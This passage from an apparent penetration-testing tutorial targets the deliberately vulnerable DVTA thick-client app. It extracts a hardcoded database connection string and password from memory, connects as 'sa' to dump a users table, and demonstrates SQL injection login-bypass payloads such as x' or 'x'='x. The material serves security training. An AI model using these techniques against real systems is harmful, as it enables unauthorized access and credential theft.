0x348fbb0	226	Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;Integrated Security=false
0x348fca0	230	Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;Integrated Security=false
0x349dc3c	22	data source
0x349f8c4	22	Data Source
0x349f8e8	22	data source
0x34a236c	210	Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*;Integrated Security=false
0x34a24d4	210	Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;password=*;Integrated Security=false
0x5cc2f3e	28	Data Source =
0x5c4095d2	80	OComplex DataBinding accepts as a data source either an IList or an IListSource.
0x5c409ae8	117	tEvent raised after data has been exchanged between the data source and a control property bound to that data source.
0x5c409ef4	99	bIndicates a database column expression used to filter the set of rows returned by the data source.
0x5c40a130	140	BindingSource cannot be its own data source. Do not set the DataSource and DataMember properties to values that refer back to BindingSource
0x5c40a26d	94	]Indicates names of database columns used to sort the set of rows returned by the data source.
0x5c40ff75	77	LThe CurrencyManager that the DataGrid uses to get data from the data source.
0x5c413f86	167	Occurs when the DataGridView.VirtualMode property of the DataGridView control is true, and a cell value has changed and requires storage in tl
0x5c4143fa	98	aThe name of the data source property or database column to which the DataGridViewColumn is bound.
0x5c414cf9	67	BThe data source that populates the selections for the combo boxes.
0x5c415186	52	3Event raised whenever the data source list changes.
0x5c4151bd	150	Occurs when an external data-parsing or validation operation throws an exception, or when an attempt to commit data to a data source does n

Now copy that entry and paste it on the notepad. As you can see this is the connection string that contains the ***"user Id"*** and the ***"decrypted password".***


*Untitled - Notepad


```
0x348fbb0 (226): Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
```

Now let's see how we can make use of this particular database connection string as an attacker to connect to the database. We are going to use ***"SQL Server Management Studio".*** Assume that we are connecting as an attacker so we need to use SQL Server authentication and from the database connection string we found that server IP address which is ***"localhost\SQLEXPRESS"*** and ***"password is p@ssw0rd".***


Microsoft SQL Server Management Studio
File Edit View Tools Window Community Help
New Query
Object Explorer
Connect
Connect to Server
Microsoft SQL Server 2008 R2
Connect
Cancel
Help
Options >>

Server type: Database Engine
Server name: localhost\SQLEXPRESS
Authentication: SQL Server Authentication
Login: sa
Password: *********
Remember password

As you can see we are connected to the Database now we can dump sensitive data from the database or we can explore the database like tables or we can do whatever we want as an attacker.



```
/****** Script for SelectTopNRows command from SSMS
SELECT TOP 1000 [id]
      ,[username]
      ,[password]
      ,[email]
      ,[isadmin]
  FROM [DVTA].[dbo].[users]
```

	id	username	password	email	isadmin
1	0	admin	admin123	info@ignitetechnologies.in	1
2	1	vijay	vijay	vijay@test.com	0
3	2	raj	raj	raj@test.com	0
4	3	sa	123	no nahidunga	0

Conclusion: – This is how we've extracted the database connection string from the memory. As I have already mentioned DVTA application uses an encrypted hardcoded connection string.

Sql Injection

This is also one of the commonly seen vulnerabilities in the thick client application is SQL injection. Damn Vulnerable Thick Client application is also affected by SQL injection.


Let's see how this attack works.

Without wasting the time let's quickly open up the DVTA application and that log screen has SQL injection Vulnerability.

Open up the notepad and let's try SQL injection. This is traditionally how vulnerable queries are written.


```
select * from username='x' or 'x'='x' and password='x' or 'x'='x' ;
```

"We are going to use x or x = x and this will confuse the database in a way that it thinks that the query is requesting to check for username = x or x = x obviously x = x is always true and this will return true" and this condition also remain same for the password field.



```
select * from username='x' or 'x'='x' and password='x' or 'x'='x';
```


Let's try to enter this into the user name and password fields and see it works or not.



Username: x' or 'x'='x

Password: •••••••••••••


Hurray!!! As we can see we are logged in as **"sa"** which is a privileged account. Now we are logged In as some account but using SQL injection we can choose which user we want to login as.



So, let’s logout and change this particular string to something like this.


```
raj' or 'x'='y
```

as we assumed that we know the username




```
select * from username='x' or 'x'='x' and password='x' or 'x'='x';

raj' or 'x'='y
```

Let’s copy the previous string and enter it into the field of username and password.



As we can see now, we are logged In as raj



Let’s say you want to login as an admin all you need to change the name raj to admin and then enter that string in the field of username and password so that similarly you can log in as admin.

This is how we can make use of SQL injection in any application.

Now you might be wondering we already have full access to the database why do we have to rely on SQL injection to log in as someone. The answer is there may be cases where the password is encrypted in the database and you want to log in as a specific user that's the first case another case is a pentester you always want to tell the developers what the problems are because even though it's a 2-tier application. Today they may migrate the 3-tier architecture application and if they leave this vulnerable code even in 3-tier architecture that will be a serious problem. So it's always good to report this kind of problem to do all of us.

Side Channel Data Leaks

This is another interesting security issue that we may come across during Thick Client application penetration testing is Side Channel Data Leaks.

I know which question is moving around in your head that what is Side Channel Data Leak?

Application logging is one of the best examples of Side Channel Data Leaks. Developers often use logging for debugging purposes during development.


Developers may write and debug logs into the console or some sort of file on the disk. when the application is moved into production if these debug logs are not removed from the application it can cause a security risk.

Let's check out the DVTA application to see if it is writing anything sensitive into console logs.

To do this firstly open up the CMD (command prompt) and navigate to the directory of modified DVTA application and let's run this application by typing

"DVTA.exe> and the destination of the directory to save the log file\log.txt"

